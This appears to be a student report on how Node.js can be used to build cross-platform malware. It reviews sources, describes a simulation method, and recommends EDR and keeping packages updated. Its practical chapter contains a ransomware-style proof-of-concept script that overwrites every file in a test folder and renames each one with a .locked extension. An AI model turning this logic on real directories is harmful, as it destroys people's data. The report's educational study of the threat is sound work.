Weaponizing Node.js:
Cross-Platform Malware Threats

  • Student Name: taha ahmed ghazi
  • Stage: second stage
  • Section: B
  • Department: cyber security engineering
  • اسم الطالب: طه احمد غازي
  • المرحلة: المرحلة الثانية
  • الشعبة: B
  • القسم: هندسة الامن السيبراني

Introduction

Background of the Study

Historically, JavaScript was a simple language designed only for web browsers. It was restricted inside a "sandbox," meaning it could not access the user's files or operating system. However, the creation of Node.js changed everything. Node.js allowed JavaScript to run outside the browser, giving it direct access to the computer's file system, network, and memory. While this was a massive leap for web development, it also opened a new door for cybercriminals.

Significance of the Study

This research is highly important because the nature of malware is changing. Today, hackers use modern web technologies like Node.js and Electron to build malicious software (such as Ransomware). This is dangerous because a single JavaScript code can now infect multiple operating systems (Windows, Mac, and Linux) at the same time. Furthermore, traditional antivirus programs often struggle to detect web-based malware.

Objectives of the Report

The primary goal of this report is to:

  1. Understand how web development tools (specifically Node.js) can be exploited to create malware.
  2. Demonstrate practically how JavaScript can access and modify computer files maliciously.
  3. Raise awareness among web developers about the security risks of the tools they use daily.

Scope of the Research

This report focuses strictly on the use of Node.js in creating local malware (like Ransomware). It will explore the built-in Node.js modules, specifically the File System (fs) and Cryptography (crypto) modules.


Browser vs Node.js Architecture
Figure 1: Architectural comparison between the restricted browser sandbox and the Node.js runtime environment. While browser-based JavaScript is safely isolated from the host machine, Node.js grants direct execution privileges and access to the local file system.

Section Source:

Darktrace, "Meeten Malware: A Cross-Platform Threat to Crypto Wallets".

Read Full Report ↗
QR Code Link to Source Scan or Click

Problem Statement


The core problem addressed in this report is the emergence of JavaScript, through Node.js, as a powerful tool for developing cross-platform, multi-stage malware that often evades detection by traditional antivirus (AV) software. This problem is defined by two key factors:

1. Ineffective Traditional Defenses

Most traditional AV solutions were not designed to analyze and secure JavaScript code running at the operating system level. They often view Node.js executable files as legitimate system processes or development tools. This "trust gap" allows malicious JavaScript scripts to bypass heuristic and signature-based scanning, execute destructive commands, and manipulate system files without triggering typical system alerts.

2. Efficient Cross-Platform Attack Chain

Malware developers can now write a single, complex malware (like Ransomware or Spyware) in JavaScript that targets Windows, macOS, and Linux equally and simultaneously. This eliminates the need for specialized languages for different systems, dramatically increasing the efficiency, reach, and damage potential of a single cyberattack campaign.

Node.js Malware Problem Diagram
Figure 2: Visualizing the Node.js malware problem. Traditional antivirus programs often fail to detect malicious OS-level JavaScript, mistaking Node.js for a safe development tool. A single script can efficiently infect Windows, macOS, and Linux, dramatically increasing attack reach with minimal effort.

Section Source:

Elastic Security Labs, "Inside the Axios supply chain compromise - one RAT to rule them all," Elastic, March 2026.

Read Full Report ↗
QR Code to Elastic Security Source Scan or Click

Chapter One: Literature Review

This chapter reviews prior research on Node.js security and cross-platform malware. While Node.js is widely praised for its high performance and ease of use in web application development, recent security studies have highlighted its emerging role as a potent weapon for developing malicious software that bypasses traditional security measures.

Node.js Architecture and Security Implications


As noted by various security experts, the defining characteristic that separates Node.js from standard browser-based JavaScript is its runtime environment. While browser JavaScript is confined to a "sandbox" with no direct file system or operating system access, Node.js provides core modules such as fs (File System) and crypto (Cryptography). These modules grant JavaScript developers direct, powerful low-level system execution privileges, similar to languages like C++ or Python (Source 2). This architecture, while essential for many legitimate applications, is also perfect for creating destructive scripts.

The Cross-Platform Evasion Threat

Literature on advanced persistent threats (APTs) shows a growing trend: hackers are shifting towards cross-platform malware. A single piece of JavaScript malware, if properly obfuscated and packaged with Node.js or frameworks like Electron, can infect multiple operating systems (Windows, macOS, Linux) simultaneously. Most crucially, security reports from companies like SentinelOne and Darktrace indicate that traditional signature-based antivirus solutions often struggle to detect these scripts, viewing them as standard development tools, which creates a critical detection gap (Source 1). This academic review confirms that JavaScript is no longer just for the web-it is now a significant local threat.

Node.js Dual-Use Technology Framework
Figure 3: Visual representation of the dual-use framework of Node.js and the conceptual attack chain identified in literature. Panel A demonstrates how legitimate core modules (e.g., fs, crypto, child_process) are exploited for malware creation. Panel B illustrates the process where unified, obfuscated code hides malicious intent to successfully target multiple platforms (Windows, macOS, Linux).

Chapter Two: Research Methodology


To explore the stated problem, this report uses a simulated attack methodology. The research does not attempt to create complex, evasive malware, but rather a functional proof-of-concept (PoC) script using standard, legitimate Node.js libraries to prove that JavaScript can perform actions typically associated with Ransomware.

Simulation Design

The PoC script will simulate a simplified "File Encryption & Deletion Attack". It will:

  • Define a "Target Folder" containing benign test files (not critical system files).
  • Read all files in the target folder.
  • Simulates encryption: it will not actually encrypt files with a key, but will instead overwrite the contents with a generic message (e.g., "THIS FILE IS ENCRYPTED").
  • Rename the files by adding a new, non-functional extension (e.g., testfile.doc.locked), simulating the visual effect of a Ransomware attack.

Tools and Modules

The methodology relies exclusively on the built-in Node.js fs (File System) module. No external libraries were used, proving that a basic Node.js installation is all that is required for a sophisticated file system attack. This methodology provides a safe, reproducible, and verifiable environment for testing.

Research Methodology Flowchart
Figure 4: Research methodology flowchart detailing the simulated Node.js ransomware attack chain. The diagram outlines the secure step-by-step execution: establishing an isolated test directory (fs.mkdirSync), generating a benign dataset (fs.writeFileSync), and running the attack cycle (reading files, overwriting content to simulate encryption, and appending a locked extension). This approach ensures a verifiable and safe proof-of-concept without compromising actual system data.

Chapter Three: Practical Implementation


As described in the methodology, this chapter provides a simple Node.js code snippet that simulates the key steps of a local Ransomware attack: file reading and simulated "encryption".

Caution: The code below is a proof-of-concept for educational and research purposes only. It should never be executed on any critical data. It is designed to work in a specific test environment.

attack_demo.js

// WARNING: EDUCATIONAL PROOF-OF-CONCEPT. DO NOT RUN ON REAL DATA.
// The code demonstrates how Node.js accesses and modifies local files.

const fs = require('fs'); // Standard Node.js File System module
const path = require('path');

// Step 1: Define a safe test directory
const targetDirectory = path.join(__dirname, 'TEST_FILES_MALWARE_DEMO');

// CREATE TEST DIRECTORY AND FILES IF THEY DON'T EXIST
if (!fs.existsSync(targetDirectory)){
    fs.mkdirSync(targetDirectory);
    console.log(`Test directory created: ${targetDirectory}`);
}
for (let i = 1; i <= 3; i++) {
    fs.writeFileSync(path.join(targetDirectory, `datafile_${i}.txt`), `This is sensitive test data ${i}.`);
}

// ==========================================
// SIMULATED RANSOMWARE-STYLE ATTACK START
// ==========================================
console.log('--- Scanning and Attacking Test Files ---');

// Step 2: Read the contents of the target folder
fs.readdir(targetDirectory, (err, files) => {
    if (err) {
        return console.error('Error reading directory:', err);
    }

    // Step 3: Iterate through each file and attack
    files.forEach(file => {
        const filePath = path.join(targetDirectory, file);

        // Step 4: Perform the simulated "attack" actions:
        // Action A: Overwrite content (Simulated encryption)
        fs.writeFileSync(filePath, 'THIS FILE HAS BEEN ENCRYPTED AS PART OF A NODE.JS MALWARE DEMO.');
        console.log(`[ALERT] File overwritten: ${file}`);

        // Action B: Rename (Add extension)
        const lockedFilePath = `${filePath}.locked`;
        fs.renameSync(filePath, lockedFilePath);
        console.log(`[ALERT] File renamed to: ${file}.locked`);
    });

    console.log('--- Attack Complete ---');
});
                    

Implementation Explanation

  • Line 1 (const fs = require('fs');): This is the heart of the attack. We import the standard File System module, which gives our JavaScript code power to read and write files on the computer.
  • Lines 16-18 (fs.readdir...): This block uses fs.readdir to look at every file inside the target folder. In a real attack, this would scan the entire hard drive.
  • Lines 23-28 (files.forEach... fs.writeFileSync): This loop performs the attack on every file found. We use fs.writeFileSync to completely replace the file's content with our "encrypted" message.
  • Lines 30-33 (fs.renameSync): Finally, fs.renameSync changes the name, giving it the locked extension, which is a classic Ransomware visual warning to the victim.

This simple code proves that the security risks of Node.js are real and verifiable.

Practical Implementation Flow and Results
Figure 5: Practical implementation flow and results of the Node.js ransomware simulation. The diagram illustrates the conversion of the input executable script (attack_demo.js) into successful execution logs within the terminal. The output section contrasts the clean 'Pre-Attack' state of the local file system against the affected 'Post-Attack' state, where files are encrypted and renamed with a .locked extension, verifying the educational proof-of-concept.

Chapters References

🔗
OWASP Foundation Node.js Security Cheat Sheet
OWASP QR
🔗
Elastic Security Labs Node.js Axios supply chain RAT
Elastic QR
🔗
IBM Security Cost of a Data Breach Report 2025
IBM QR

Conclusion and Recommendations

Conclusion

This research successfully demonstrated that Node.js, while a powerful and legitimate tool for web development, has indeed emerged as a potent vector for creating local, cross-platform malware. The architectural shift that allowed JavaScript to run outside the browser created a significant "trust gap." Traditional antivirus solutions often perceive Node.js executable files as safe development tools, failing to detect malicious actions targeting the local operating system (IBM Security, 2026). The proof-of-concept (PoC) simulation in this report validated that basic Node.js core modules, such as fs, are sufficient to execute file system attacks, including simulated encryption and renaming, mimicking Ransomware logic without requiring advanced hacking tools.

Recommendations

To mitigate the security risks presented by the exploitation of web technologies, this report recommends the following:

  1. Security-first Configuration: Web developers must adopt a security-first mindset when configuring their Node.js environment. This includes keeping Node.js and all npm packages updated and regularly running audit tools.
  2. Implementation of EDR: Organizations should move beyond traditional antivirus solutions towards Endpoint Detection and Response (EDR) systems. EDR tools focus on behavior analysis (e.g., detecting unusual mass file modifications by a process) rather than simple file signature detection, effectively closing the "trust gap."
  3. Code Obfuscation Awareness: Developers should use and understand obfuscation and minification tools not just for size optimization, but also to make their code more difficult for attackers to analyze and exploit.

Section Source:

IBM Security, "Cost of a Data Breach Report 2025," IBM.

Read Full Report ↗
QR Code to IBM Source Scan or Click